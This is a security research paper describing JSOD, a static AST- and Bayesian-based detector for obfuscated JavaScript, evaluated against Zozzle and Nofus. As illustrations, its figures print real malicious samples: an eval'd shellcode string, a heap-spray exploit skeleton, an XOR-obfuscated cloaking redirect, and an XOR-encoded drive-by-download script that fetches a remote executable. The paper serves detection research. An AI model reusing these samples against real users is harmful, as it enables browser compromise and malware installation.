SECURITY AND COMMUNICATION NETWORKS
Security Comm. Networks 2015; **8:**1092–1107
Published online 1 July 2014 in Wiley Online Library (wileyonlinelibrary.com). DOI: 10.1002/sec.1064

RESEARCH ARTICLE

JSOD: JavaScript obfuscation detector

Ismail Adel AL-Taharwa[1] *, Hahn-Ming Lee[1,2], Albert B. Jeng[1,3], Kuo-Ping Wu[1], Cheng-Seen Ho[1,4] and Shyi-Ming Chen[1]

[1] Department of Computer Science and Information Engineering, National Taiwan University of Science and Technology, Taipei, Taiwan
[2] Institute of Information Science, Academia Sinica, Taipei, Taiwan
[3] Netxtream Technologies, Inc, New Taipei City, Taiwan
[4] Department of Information Technology, Tungnan University, New Taipei City, Taiwan

ABSTRACT

JavaScript obfuscation is a deliberate act of making a script difficult to understand by concealing its purpose. The prevalent use of obfuscation techniques to hide malicious codes and to preserve copyrights of benign scripts resulted in (i) missing detection of malicious scripts that are obfuscated and (ii) raising false alarms due to the benign scripts that are obfuscated. Automatic detection of obfuscated JavaScript is generally undertaken by tackling the problem from the readability perspective. Recently, Microsoft research team analyzed different levels of context-based features to distinguish obfuscated malicious scripts from obfuscated benign ones. In this work, we raise the issue of existing readable versions of obfuscated scripts. Further, we discuss the challenges posed by readably obfuscated scripts against both JavaScript malware detectors and obfuscated scripts detectors. Therefore, we propose JavaScript Obfuscation Detector (*JSOD*), a completely static solution to detect obfuscated scripts including readable patterns. To evaluate JSOD, we compare it to the state-of-the-art approaches to detect obfuscated malicious and obfuscated benign script, namely, *Zozzle* and *Nofus*. Our experimental results demonstrate the importance to detect readably obfuscated scripts and their sophisticated variations. Furthermore, they also show the superiority of *JSOD* approach against all relevant solutions.

KEYWORDS
obfuscated JavaScript; drive-by-download; static analysis; AST; machine learning; malicious code detection

***Correspondence**
Ismail Adel AL-Taharwa, Intelligent Systems Laboratory, Department of Computer Science and Information Engineering, National Taiwan University of Science and Technology, Taipei 106, Taiwan.
E-mail: D9815802@mail.ntust.edu.tw

1. INTRODUCTION

Obfuscation has become the primary technique used by Web attackers to masquerade their attacks. In particular, it is used to evade detection by Web security tools [1]. In the second half of 2010, Infosecurity magazine reported that obfuscated JavaScript malware has made a comeback [2]. Also, Fortinet, a worldwide provider of network security appliances, announced that obfuscated JavaScript had entered the top 10 malware list [3].

Apart from these malignant uses of obfuscation, many Web developers utilize obfuscation to prevent unauthorized users from revealing their codes. Actually, the world's top five web sites listed by Alexa [4] incorporate obfuscation in their home pages. Furthermore, some Web developers may tend to obfuscate their scripts to fool novice programmers for job security reasons.

Obfuscated JavaScript codes rely on the basic techniques of code evasion and obfuscation [5]. The manipulation of those techniques in addition to the dynamic nature of JavaScript allows Web developers to obfuscate their scripts in infinite ways. Consequently, many researchers ignored deobfuscation possibilities and moved toward detection of obfuscated scripts [6–8]. Most of those studies undertook the problem from readability perspective. For example, they establish anomaly detection models of plain scripts, such that deviation from them would presumably indicate existence of obfuscation. The effectiveness of the previous approaches has been thwarted because of the observation of readable patterns of obfuscation [9,10]. Readably obfuscated script mimics practices of scripting plain scripts as shown in Figure 1.

Readable obfuscation poses two challenges against conventional syntax-based detection techniques. First, obfus-


```
function howMany(selectObject) {
   var numberSelected = 0;
   for (var i = 0; i < selectObject.options.length; i++) {
      if (selectObject.options[i].selected)
         numberSelected++;
   }
   return numberSelected;
}
```

(a)

```
var cuteqqcode=unescape("%u56E8%u0000%u5300%u5655%u8B57%u
8B04%uE801%u02EB%uC031%u5E5F%u5B5D%u08C2%u5E00%u306A%u645
9%u198B%u5B8B%u8B0C%u1C5B%u1B8B%u5B8B%u5308%u8E68%u0E4E%u
FFEC%u89D6%u53C7%u8E68%u0E4E%uFFEC%uEBD6%u5A50%uFF52%u89D
0%u52C2%u5352%uAA68%u0DFC%uFF7C%u5AD6%u4DEB%u5159%uFF52%u
EBD0%u5A72%u5BEB%u6A59%u6A00%u5100%u6A52%uFF00%u53D0%uA06
8%uC9D5%uFF4D%u5AD6%uFF52%u53D0%u9868%u8AFE%uFF0E%uEBD6%u
5944%u006A%uFF51%u53D0%u7E68%uE2D8%uFF73%u6AD6%uFF00%uE8D
0%uFFAB%uFFFF%u7275%u6D6C%u6E6F%u642E%u6C6C%uE800%uFFAE%u
FFFF%u5255%u444C%u776F%u6C6E%u616F%u5464%u466F%u6C69%u416
5%uE800%uFFA0%uFFFF%u2E2E%u005C%uB7E8%uFFFF%u2EFF%u5C2E%u
E800%uFF89%uFFFF%u7468%u6a2e%u3073%u3735%u2e35%u6f63%u636
1%u322f%u652e%u6578%u0000");eval(cuteqqcode);
```

(b)

```
var a1="win",a2="dow.",a3="loca",a4="tion.",a5="replace",
a6="('http://www.partypoker.com/index.htm?wm=2501068')";
var i,str="";
for(i=1;i<=6;i++){
str+=eval("a"+i);
}
eval(str);
```

(c)

Figure 1. (a) An example of a plain JavaScript [11]. (b) An example of encoded obfuscation. (c) An example of a readable obfuscation pattern [9].

```
function menu_special_function_embedded_relative(){
var a1="win", a2="dow",
a3=".location.",a4="replace",a5;
a5="('a_1001000110000000000_text_menu_special_function";
var a6="_embedded_relative.htm')"; var i,url="";
for(i=1;i<=6;i++){
url+=eval("a"+i);
}
eval(url);
}
```

(a)

```
var a1= "location",
a2= ".replace",
a3 = "('http://www.google.com')";
var str="",
a0= "window.";
for (var i = 0; i<4; i++ )
{
  str+=eval("a"+i);
}
eval(str);
```

(b)

Figure 2. Two JavaScript codes that use the same obfuscation semantics: (a) a cloaking attack that prevents Web crawlers from traversing the "client side" hidden Web [10] and (b) a benign script that redirects to Google's home page.

cated scripts may share very similar lexical characteristics regardless of their malignancy state as illustrated in Figure 2. Second, they will lose the semantics of their plain sources in addition to their syntaxes. These challenges forced Web security developers to resort to dynamic analysis techniques in order to mitigate the obfuscation issue. For example, Revolver, JSAND, and Cujo dynamically analyze scripts to capture and resolve complex patterns of obfuscation. Also, JStill leverage runtime to capture block randomization behaviors. In order to minimize analysis overhead incurred to handle obfuscation issue, some very recent studies proposed that the incorporation of dynamic analysis means to attain accurate identification of obfuscated scripts [12,13]. Here, we propose JavaScript obfuscation detector (JSOD), a pure static solution, to detect obfuscated scripts including readably obfuscated scripts.

JavaScript obfuscation detector is a novel approach that incorporates an anomaly detection system based on context-based information. First, we generate abstract syntax tree (AST) representation of a given script. Second, we extract context-based features (CbFs) from AST representation. Then, we construct a Bayesian-based detector to detect obfuscation. JSOD goes beyond the straightforward frequency outlining to profile interaction among user-defined values and language words. This approach retains dependencies among statements and ordering of operations. Thereby, JSOD allows to detect readable obfuscation based on the replication of their semantics.

Our main contributions are summarized as follows:

- A novel approach that can detect obfuscation regardless of its type and whether it is malicious or benign.
- To our best knowledge, JSOD is the first solution to consider and handle the readably obfuscated scripts.
- Formalization of AST representation to facilitate extraction of semantic information with minimum overhead.
- Combining merits of anomaly detection systems and dynamic emulators into a static solution that avoids the shortcomings of dynamic analysis.

The rest of this paper is organized as follows. In Section 2, we introduce the basic obfuscation techniques and give an overview of related work. In Section 3, we present the system architecture of JSOD solution. Further, we describe the core component of JSOD (i.e., variable context-level feature extraction [VCLFE]) in detail. In Section 4, we describe our experimental setup and present the experimental results. In Section 5, we analyze and discuss JSOD performance according to the experimental results. In Section 6, we describe a real-world employment of JSOD solution. Finally, we draw our conclusion in Section 7.

2. BACKGROUND

In this section, we introduce background knowledge about JavaScript obfuscation and discuss related work from different angles.

2.1. Obfuscation techniques

Table I lists the basic techniques of JavaScript code obfuscation. We observed that obfuscated scripts fall into two

Table I. Basic techniques of JavaScript obfuscation and evasion [5].

Technique	Description
String encoding	Encode literals to generate unreadable versions of them (e.g., "A" character can be presented as "%41" using URL encoding)
Integer obfuscation	Apply mathematical operation to generate numerical value as an evaluation of mathematical expression
Whitespace and comment randomization	Remove indentations, whitespaces, and comments and write the source script into a single line
Identifier reassignment	Give alias names to the defined function calls to hinder tainting analysis
Block randomization	Manipulate nested control structures to hinder analysis even by web developers
String splitting	Exploit methods of *string* object to dynamically generate literals

broad categories: first, *conventional encoding* category and, second, *advanced complicated* (readable) category. The differentiation criterion between the two categories is the type of the incorporated techniques of obfuscation. The former category incorporates the first three obfuscation techniques listed in Table I to despair code readability, while the latter category manipulates the last three techniques of obfuscation in order to achieve two goals: (i) mimic patterns of plain scripting and (ii) exhibit misleading functionality.

The two categories of obfuscation patterns described earlier are proven to be used in different ways. For example, Web developers tend to use conventional encoding techniques to preserve their copyrights and to enhance user experience. Web attackers also exploit the same techniques of obfuscation in fabricating drive-by download and heap-spraying attacks [14]. On the other hand, Web spammers tend to use readable patterns of obfuscation to hide cloaking and URL redirection attacks [9]. Figure 3 shows a real world samples of these arrangements.

2.2. Related works

Most studies, which investigated the issue of obfuscation, undertake the problem as a coincident of Web attacks. For example, Choi *et al*. [8] proposed a solution to detect obfuscated attacks based on string pattern analysis. Likarish *et al.* [6] considered obfuscated code as a malicious one. Cova *et al*. [15] proposed a solution to detect drive-by-download attacks even with the existence of obfuscation. Canali *et al*. [16] considered obfuscation within their design of *Prophiler*, a solution to filter out suspicious URLs. The Microsoft research team proposed Zozzle [17] and Nofus [18], two solutions to discriminate malignant and legitimate practices of obfuscation. They have associated practices of malignant obfuscation to the heap-spraying attacks. In fact, all of these studies approached obfuscation problem from readability perspective. Solutions proposed in [6,8,16] rely on encoding characteristics in their definition of obfuscated code (e.g., length of words, percentage of encoded strings, and patterns of encoding). Similarly, JSAND [15], Zozzle [17], and Nofus [18] capture patterns of encoding in their designs.

Recently, some studies observed the possibility to fabricate sophisticated versions of obfuscated scripts. These versions combine patterns of both conventional encoding and readable obfuscation. Cova *et al*. [15], Krueger and Rieck [19], and Kapravelos *et al*. [20] noticed the availability of heavily and massively obfuscated drive-by downloads. Also, Xu *et al.* [21] observed the manipulation of the very similar versions of obfuscation for legitimate purposes. These observations revealed two facts. First, inviability in protecting against JavaScript malware when obfuscation is not handled beforehand. Second, infeasibility of syntactical analysis to protect against JavaScript obfuscation. Therefore, there is an emergent need to provide an effective and efficient enough solution to handle the issue of obfuscation.

```
shellcode = unescape("%uE8FC%u0044%u0000...
  ...%uFF57%u63E7%u6C61%u0063");
bigblock = unescape("%u9090%u9090");
headersize = 20;
slackspace = headersize+shellcode.length
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block = block+block
  +fillblock;
memory = new Array();
for (i=0;i<800;i++) memory[i] = block + shellcode;
var buffer =  unescape("%0D");
while (buffer.length< 10000) buffer+=unescape("%0D");
target.fvcom(buffer);
```

(a)

```
var key = 43;
var av= '%5CBEOD%5C%05GDHJ_BDE%16%0CC__%5B%11
        %04%04%5C%5C%5C%05LDDLGN%05HDF%04%0C%10';
av = unescape(av);
var i, newstr = "";
var b0= new Array(),
b1 = new Array();
for (i=0; i<av.length; i++){
 b0[i]=key;
 b1[i] = av.charCodeAt(i);
 }
for (i = 0; i<av.length; i++){
 newstr+= String.fromCharCode(b1[i]^b0[i]);
}
eval(newstr);
```

(b)

Figure 3. (a) An example of obfuscated heap spray attack. (b) An example of obfuscated cloaking attack.

DOI: 10.1002/sec

There are few works that have considered obfuscation as a standalone issue. Blanc *et al*. [22] first proposed an approach to deobfuscate obfuscated JavaScript code. Then, they provided a solution to rewrite obfuscated script into an abstract simplified version [12]. Lu and Debray [13] proposed a semantics-based approach for automatic deobfuscation of JavaScript code. Both Blanc and Lu realized the emergent need to detect obfuscation regardless of the maliciousness state. Even though these solutions may outperform the earlier ones [6–8] in terms of effectiveness, this improvement happens at the expense of efficiency. For example, Lu's deobfuscator [13,23] is a fully dynamic solution. On the other hand, Blanc and Kadobayashi [12] stated that their solution is based on static analysis. One still needs to localize the obfuscated part as preprocessing the unfold loops during the abstraction stage.

In contrast to all related work, we propose JSOD, semantical-based static analysis solution to detect obfuscated JavaScript code. Although there are some similarities between the approaches proposed by Curtsinger *et al*. [17] and Kaplan *et al*. [18] and ours, there are still major difference between them. The most significant differences are as follows: (i) while JSOD consider and handle readable patterns of obfuscation and their sophisticated versions, both Zozzle and Nufos do not consider these patterns; (ii) even though Nofus maintains AST representation same as JSOD approach, but this does not make it a semantical approach (i.e., Nofus extract flat features from AST without retaining any contextual information); (iii) in addition to the static analysis of AST representation, Zozzle requires runtime analysis to accomplish identification of obfuscated malicious heap-spraying attacks. Furthermore, both Zozzle and Nofus approaches consider very specific categories of obfuscated JavaScript code. Zozzle targets obfuscation associated with heap-spraying attacks, while Nofus targets obfuscated benign scripts.

We argue that both Zozzle and Nofus are not sufficient enough to handle issue of obfuscation neither in general nor considering specific categories of obfuscation. In order to make a proof of concept illustration of our argument, we compared the ratios of strange context patterns (i.e., empirically identified to be prevalent among sophisticated versions of obfuscation) of obfuscated and non-obfuscated data. Table II shows the statistics of this comparison. The interesting finding here is that these patterns were prevalent among both obfuscated benign and obfuscated malicious scripts. Furthermore, these findings raise the shortcoming in Zozzle and Nofus approaches. According to the findings of Table II, contextual information is important to detect obfuscated scripts. Also, the minimum length of the contexts of interest was two. However, Zozzle is limited to one-level contextual information, while Nofus does not maintain any contextual information at all.

Table II. Comparing percentages of strange context patterns between obfuscated and non-obfuscated data.

Pattern (total instances)	Ratio (obfuscated% versus non-obfuscated%)
Array:Call (24)	87.5% vs. 12.5%
Member:Call (214)	62.6% vs. 37.4%
Member:Call:Member (152)	88.2% vs. 11.8%
Member:Array (124)	89.5% vs. 10.5%
Array:Member (110)	90.0% vs. 10.0%
Call:Array (31)	96.8% vs. 3.2%
Array:BinaryExpr (109)	97.2% vs. 2.8%

Data collections leveraged in this study are shown in Table IV.

3. JAVASCRIPT OBFUSCATION DETECTOR

In this section, we propose JSOD solution based on VCLFE to detect obfuscated JavaScript code. The high level framework of JSOD solution is shown in Figure 4. JSOD is composed of the following components: (i) an AST generator, (ii) VCLFE, and (iii) a Bayesian-based detector.

As shown in Figure 4, JSOD leverages AST representation of JavaScript code to extract context-based information. In order to generate AST representation, we incorporate AST generator, which comes as a component of JavaScript engine within web browsers. In this work, we leverage SpiderMonkey, JavaScript engine from Mozilla Firefox as our AST generator. Further, to extract CbFs, we model VCLFE as the core component of JSOD solution. VCLFE extracts features with respect to their actual context in the raw script without applying any constraint on the context depth. Finally, to detect obfuscated scripts, we train a machine learning classifier using CbFs extracted by VCLFE component. Next, we briefly summarize the characteristics of AST representation that advocated its utilization to model script's semantical characteristics.

Abstract syntax tree is a concise way to represent both semantical and syntactical characteristics of JavaScript code as a parsing tree does. But AST works in a different way. A parsing tree records the rules used to match the input, while AST records the structure of the input. Also, it is insensitive to the grammar that produces correspond-



Figure 4. High level framework of JavaScript obfuscation detector architecture.

ing code segment [24]. These characteristics make AST an appropriate representation to handle portability issues (i.e., many web pages are not consistent with EcmaScript standard for JavaScript language). Further, AST comes with three benefits: (i) AST representation is independent of the JavaScript engine; (ii) AST generation is one of the basic operations that is performed by all JavaScript engines, which eliminates preprocessing overhead; (iii) AST representation allows profiling runtime behavior and tracing execution paths by maintaining control follow graphs and symbol tables. To take the full advantages of AST representation, we have instantiated a standard prototype for manipulating ASTs by formalizing their definitions with respect to parsing rules defined by *Mozilla*. Next, we present our formalized definition of AST representation and describe the core unit of JSOD architecture, namely, VCLFE.

3.1. AST tree-level and node-level definitions

Abstract syntax tree represents JavaScript code in a structural way that preserves ordering information explicitly. Each AST node has a *type* property along with other properties. The number of the other properties depends on the node type. In addition, node type can determine number of expected sub-nodes and their types. All of these characteristics motivated many researchers to incorporate AST representation in their analyses of JavaScript code [13,17,18,23,25,26]. JavaScript in use does not obey to the same grammar [25]. Since then, variations among ASTs are possible. Therefore, we define both the tree-level and the node-level of AST representation. These definitions are compatible with *ECMAScript 5.1* definition, the most recent standard of JavaScript language.

(1) AST tree-level definition:

(a) Let Σv be finite alphabet of vertex labels.
(b) Let V be a finite non-empty set of vertices.
(c) Let l_a be a total *function* such that: $l{:}V \rightarrow \Sigma_V$.
(d) Let E be a set of ordering pairs of vertices called edges, which are unlabeled.

(2) AST node-level definition:

(a) $\forall v \in V \exists \{p_0, \cdots, p_n\}$ such that

(i) $\forall p_i, i = 0, \cdots, n; p_i : (title : value)$
(ii) $\exists p_i, i = 0, \cdots, n; p_i : (title : \acute{v})$ such that $\acute{v} \in V$.

(b) $\forall v \in V, \exists p_i \{i = 0|1; p_i : (type : value)\}$

Aforementioned definitions minimize analysis overhead to traverse AST representation. In practice, AST trees can grow to be too nasty, which commonly happens with obfuscated scripts. In such case, no need to traverse all AST nodes. Definitions earlier are leveraged to determine what nodes to traverse and what exact properties of those nodes to scan. For example, both operations of *array access* and *property access* have the same definition in AST representation (i.e., *MemberExpression*). In order to differentiate array access operations from property access operations, we leverage definitions to create a distinct AST fingerprint for each JavaScript operation. Consequently, while traversing AST representation, if a *MemberExpression* node is encountered, no need to traverse the whole trails associated with it. Examination of *computed* property is enough to determine whether the expression is associated with an array access or a property access operation, which is as follows:

- Object property access, for example, *window.location* $\Longrightarrow$ $\{p_0$: "*MemberExpression*", p_1 : $\{...\}, p_2$: $\{...\}, p_3$: **false**$\}$, where p_0 is *type*, p_1 is *object*, p_2 is *property*, and p_3 is ***computed***
- Array element access, for example, *a[i]* $\Longrightarrow$ $\{p_0$: "*MemberExpression*", p_1 : $\{...\}, p_2$: $\{...\}, p_3$: **true**$\}$, where p_0 is *type*, p_1 is *object*, p_2 is *property*, and p_3 is ***computed***

3.2. Variable context-level feature extractor

In this section, VCLFE, the core unit of JSOD architecture, is described in detail. The system architecture of VCLFE is shown in Figure 5. Because *SpiderMonkey* engine generates AST representation in textual format, *Context Emphasis Converter* component is advised and leveraged first to convert generated AST trees from textual to JavaScript object notation format. In order to get the full benefit of AST representation, semantical characteristics of the considered scripts are retained. Specifically, *context locator* component is designed to profile contextual information of interest. The *common elements checker* is applied as high-level abstraction process. It processes the retained contextual information to model semantical characteristics without being contaminated because of the custom practices of scripting. For example, *iterator* context is the abstract type for *for*, *while*, and *do-while* contextual information.

In addition to the semantical characteristics, syntactical characteristics are still maintained by JSOD solution. *Fea-*



Figure 5. Variable context-level feature extraction system architecture.

ture extractor component is designed to capture syntactical characteristics by profiling *user-defined values* (e.g., literals and identifiers). In order to get the full advantage of the VCLFE unit, the syntactical characteristics have to be linked to the semantical ones. *Context-feature linker* is developed to accomplish this task. Thereby, JSOD will be able to model scripting practices of obfuscation without losing programmer's preferences. Next, we introduce *context locator*, and *Feature Extractor*, in detail.

3.2.1. Context locator.

Context locator is designed to profile semantical characteristics from AST representation. It profiles contextual information with respect to the exact context within the raw script without applying any constraint to the context depth. *Depth first traversal (DFT)* algorithm is adopted to traverse AST trees, because it preserves changes in the context information. Specifically, stack structure is maintained to accomplish this task. Two stacks are initiated and updated while traversing each AST. The first stack is the AST-level stack, namely, *astStack*. It tracks changes on AST tree-level. The second stack is the context stack, namely, *contextStack*. It stores contexts of interest only. Contextual information is retained into these two stacks while DFT algorithm traverses AST representation as follows:

(1) *Initialization*: declare *astStack* and *contextStack*, two stack structures that track changes on the context information while traversing AST representation.
(2) *Descending AST tree*: apply algorithm 1 when *DFT* descend AST tree. The precondition stated by *Require* statement certifies that the current node to be traversed is a child node of the most recently traversed node.
(3) *Ascending AST tree*: apply algorithm 2 when *DFT* ascend AST tree. The precondition stated by *Require* statement certifies that the current node to be traversed is a parent node of the most recently traversed node.

Context extension procedure is described in Algorithm 1. First, the depth of AST node to be traversed are recorded (line 2). Second, the corresponding context information of the considered AST node is retrieved (line 3). Third, the contextual information stored in the *contextStack* is updated as follows: The retrieved context is examined against the list of *predefinedContexts*, if it belongs to those contexts (lines 4–9), and contextual information is updated by pushing the retrieved context to the top of the *contextStack* (lines 10–12). Otherwise, no changes are made to the contextual information and execution returns to the DFT algorithm. The predefined contexts considered in this work are shown in Table III. To track the valid AST region affected by the scope of each sub-context, both context (*tempContext*) and its corresponding AST tree depth (*astStack.getTop()*) are profiled (line 11).

Algorithm 1 Extending context

Require: $i == j + 1$, where i is the depth of the current node to be traversed and j is the depth of most recently traversed node
1: *extend* ⇐ *FALSE*;
2: astStack.push(astStack.getTop() + 1);
3: *tempContext* ⇐ getNodeType(v_i);
4: N ⇐ size(*predefinedContexts*);
5: **for** $k = 1$ **to** N **do**
6: **if** *tempContext* == *predefinedContexts*[k] **then**
7: *extend* ⇐ *TRUE*
8: **end if**
9: **end for**
10: **if** *extend* **then**
11: contextStack.push(*tempContext*, astStack.getTop());
12: **end if**

Algorithm 2 Shrinking Context

Require: $i == j - 1$, where i is the depth of the current node to be traversed and j is the depth of most recently traversed node
1: astStack.pop();
2: *astDepth* ⇐ astStack.getTop();
3: *conDepth* ⇐ contextStack.getConDepth();
4: **if** *conDepth* == *astDepth* + 1 **then**
5: contextStack.pop();
6: **end if**

The context shrinking procedure is described in Algorithm 2. First, the depth of the AST tree (lines 1–2) is decremented. Second, the depth corresponding to the most inner context in the context stack is updated (line 3). Finally, contextual information stored in the *contextStack* is updated as follows: the context at the top of the *contextStack* (i.e., inner most context) is examined, if it has been identified to be corresponding with the latest left AST node and contextual information are deducted by popping out the inner most context from the top of *contextStack*.

Compared with the related work, a larger set of contexts are maintained by JSOD approach as shown in Table III. For example, only contexts of control structures and function invocations have been maintained by [17]. The reason behind this approach is to achieve a precise identification of readable patterns of obfuscation and their sophisticated versions. All contexts of interest presented in Table III are relevant to the lastly mentioned class of obfuscation. Control structures, property access operations, and method invocations are the essential media to fabricate readable obfuscation. Specifically, these contexts preserve practices of block randomization and string splitting. Additionally, binary bitwise operations (e.g., XOR) and array access operations are key means behind fabricating the sophisticated versions of obfuscated scripts. These operations allow to hide long encoded streams into array structure and to customize encryption and decryption processes [12].

Table III. Considered types of context maintained by variable context-level feature extraction and their corresponding JavaScript statements.

Context type	Corresponding JavaScript statements
Control structures	For, while, and do-while
	If, if-else, switch, and try-catch-finally blocks
Method calls	All methods invoked directly without calling objects, for example, alert()
	All methods invoked as sub-routines, for example, window.open()
Array access operations	Accesses to array's elements, for example, $a[5]$ accesses sixth element of array a
Property access operations	Accesses to object's properties, for example, $a.length$ accesses $length$ property of string object a
Operations	Logical, mathematical, and relational operations

3.2.2. Feature extractor.

Feature extractor retrieves abstract tokens that represent the actual sequential representation of the input script piece. Most of the related works restricted feature extraction to a specific configuration. Yue in [26] retrieved the name and the type information for operator nodes and only the type information for operand nodes. Curtsinger in [17] and Kaplan in [18] extracted their features from specific AST nodes, that is, expressions and variable declarations nodes. While such approaches come with a benefit of minimizing the size of feature vector, they incur lose of valuable discriminating features. Thus, different from those works, we extract whole content that belongs to the raw scripts. In fact, we found that only four AST properties store the actual JavaScript content. These properties are *kind*, *operator*, *name*, and *value*. Hence, we extract the *value* part assigned to these properties regardless of the type of the corresponding AST node.

3.3. Modeling semantical characteristics

In order to model practices of obfuscation based on the profiled CbFs, vector space representation is leveraged. Semantical reports of CbFs are embedded to the vector space. The procedures for constructing vector space and embedding behavioral reports into it are described as follows: (i) Assuming that the training and testing data are given in the form of raw scripts ($script_1, script_2, ..., script_n$) with N instances; (ii) For every script instance ($script_i$), a distinct behavioral report (Rs_i) is constructed by generating the corresponding CbFs using VCLFE architecture, where $1 \leq i \leq n$; (3) The *unique universal features vector* (*UUFV*) is created from the *union set* of all features existing in all behavioral reports without repetition ($UUFV = \bigcup_{i=1}^{n} Rs_i$; $1 \leq i \leq n$), such that $UUFV = \{(f_1, f_2, ..., f_k) | f_j \in Fset \quad s.t., 1 \leq j \leq k\}$, where $Fset$ is the set of all possible features; (iv) A vector space representation is modeled by maintaining the behavioral reports (Rs_i; $1 \leq i \leq n$), and the $UUFV$. Specifically, an embedding function (φ) is defined and leveraged, such that a script (s) can be embedded to the vector space by applying the embedding function (φ) on its behavioral report (Rs) according to the equation $\varphi(s) = (\varphi_f(Rs))_{f \in UUFV}$. In this work, we apply two different embedding functions:

```
str = "qndy`mh)(:...&15G&*#B38#*&D27&(:#LM#*&I&*&UUQ&-&&(: w`s!`rr
!<!doeds/Bsd`udNckdbu)#Ri#*#dmm/@#*#q#*#qmhb`#*#uhno#-&&(: w`s
!`rru!<!doeds/Bsd`udNckdbu)&`&*&e&*#nec/#*&ru&*#s#*&d`l&-&&(: usx!
z!`rru/uxqd!<!0: `rp/nqdo)&F&*#D#*&U&-&iuuq;..{ndqqshu{/bnl..mn`e/qiq
&-g`mrd(: `rp/rdoe)(:!`rru/nqdo)(: `rru/Vshud)`rp/sdrqnordCnex(: w`s!hlx`!
<!&/..//..rwbinrur/dyd&: `rru/R`wdUnGhmd)hlx`-3(: `rru/Bmnrd)(: |!b`ubi)d(
!z| usx!z!`rr/ridmmdydbtud)hlx`(:!|!b`ubi)d(!z|| b`ubi)d(z||";str2 = "";
for (i = 0; i < str.length; i ++) { str2 = str2 + String.fromCharCode
(str.charCodeAt (i) ^ 1); }; eval (str2);
```

Figure 6. Obfuscated drive-by download sample used by Dr. Cova in [15].

Term appearance (TA) TA function models a Boolean vector space that determines which features in the *UUFV* appears in each script (s). $\varphi_f(Rs)$ is evaluated to either *one* or *zero*. *One* value indicates that the feature of interest (f) is listed in the considered behavioral report (Rs). Whereas *zero* value means that the feature (f) is not listed.

*Term frequency and inverse document frequency (TF*iDF) TF*iDF* function models numerical vector space that considers two measures: first, *TF*, which describes relevance of a feature (f) to a piece of script (s) and, second, *iDF*, which describes relevance of a script (s) to every feature (f) appearing within it [27].

3.4. Illustrative scenario

To illustrate the working scenario of our proposed *VCLFE* approach, we draw an empirical example, which is derived from real-world obfuscated heap-spray sample. Figure 6 shows the considered code sample. First, we generate corresponding AST representation as shown in Figure 7. Second, we extract context-based features. Figure 8 shows a sample of CbFs generated by *VCLFE*.

4. EXPERIMENTS AND EVALUATION

In this section, we describe our experimental setups We evaluate our proposed *JSOD* architecture in terms of effectiveness, efficiency, and scalability by comparing it with the most related state-of-the-art works [17,18].



Figure 7. AST sample corresponding to the script piece shown in Figure 6. Here, we apply AST tree-level and node-level definitions stated in Section 3.1 for which each node property should have a *propertyName* and a *propertyValue*, in pairs as *propertyName:propertyValue*. For space limitation, we ignore node's type *nameProperty*, which is *type*. So, first property in each node should be as *type:propertyValue* for instance *forStmt.* property should be *type:forStmt.*

```
for:=
for:str2
for:+
for:+:str2
for:+:CallExpression:MemberExpression:String
for:+:CallExpression:MemberExpression:fromCharCode
for:+:CallExpression:^
for:+:CallExpression:^:CallExpression:MemberExpression:str
